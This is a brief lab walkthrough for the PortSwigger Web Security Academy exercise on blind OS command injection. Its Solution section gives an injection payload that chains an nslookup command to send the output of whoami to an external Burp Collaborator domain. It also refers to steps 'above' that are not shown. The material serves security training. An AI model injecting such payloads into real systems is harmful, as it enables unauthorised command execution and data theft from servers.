Blind OS command injection with out-of-band data exfiltration[whoami]
Blind OS command injection with out-of-band data exfiltration[whoami]
Platform: PortSwigger | Category: Command_injection | Type: Lab | Difficulty: N/A | OS: N/A | Author: XESXOR | Date: 2026-08-24 | Status: Solved Techniques: Web Security Academy, Command_injection
Summary
Walkthrough of the PortSwigger Web Security Academy lab Blind OS command injection with out-of-band data exfiltration[whoami] (Command_injection). This lab demonstrates a command_injection vulnerability and its exploitation to achieve the lab objectives.
Lab Overview
PortSwigger Web Security Academy — Command_injection
This writeup is part of the XESXOR PortSwigger collection. The original lab description and solution have been preserved and reformatted for clarity.
To solve the lab, execute the whoami command and exfiltrate the output via a DNS query to Burp Collaborator. You will need to enter the name of the current user to complete the lab.
Solution -
Same process as above but add this payload
& nslookupwhoami.zorh37nyfzjbsg1nog7j9m16zx5ntc.burpcollaborator.net #/& nslookup $(whoami).zorh37nyfzjbsg1nog7j9m16zx5ntc.burpcollaborator.net #

We get the username in the details panel - peter-iQRvf5
Key Takeaways / Lessons
- Understanding Command_injection detection and exploitation is crucial for web security.
- Always validate and sanitize user input; implement proper access controls.
- This lab is part of the PortSwigger Web Security Academy — practice in a safe, legal environment.
Crafted by XESXOR Research • 2026-08-24 • PortSwigger Web Security Academy • Lab: Blind OS command injection with out-of-band data exfiltration[whoami]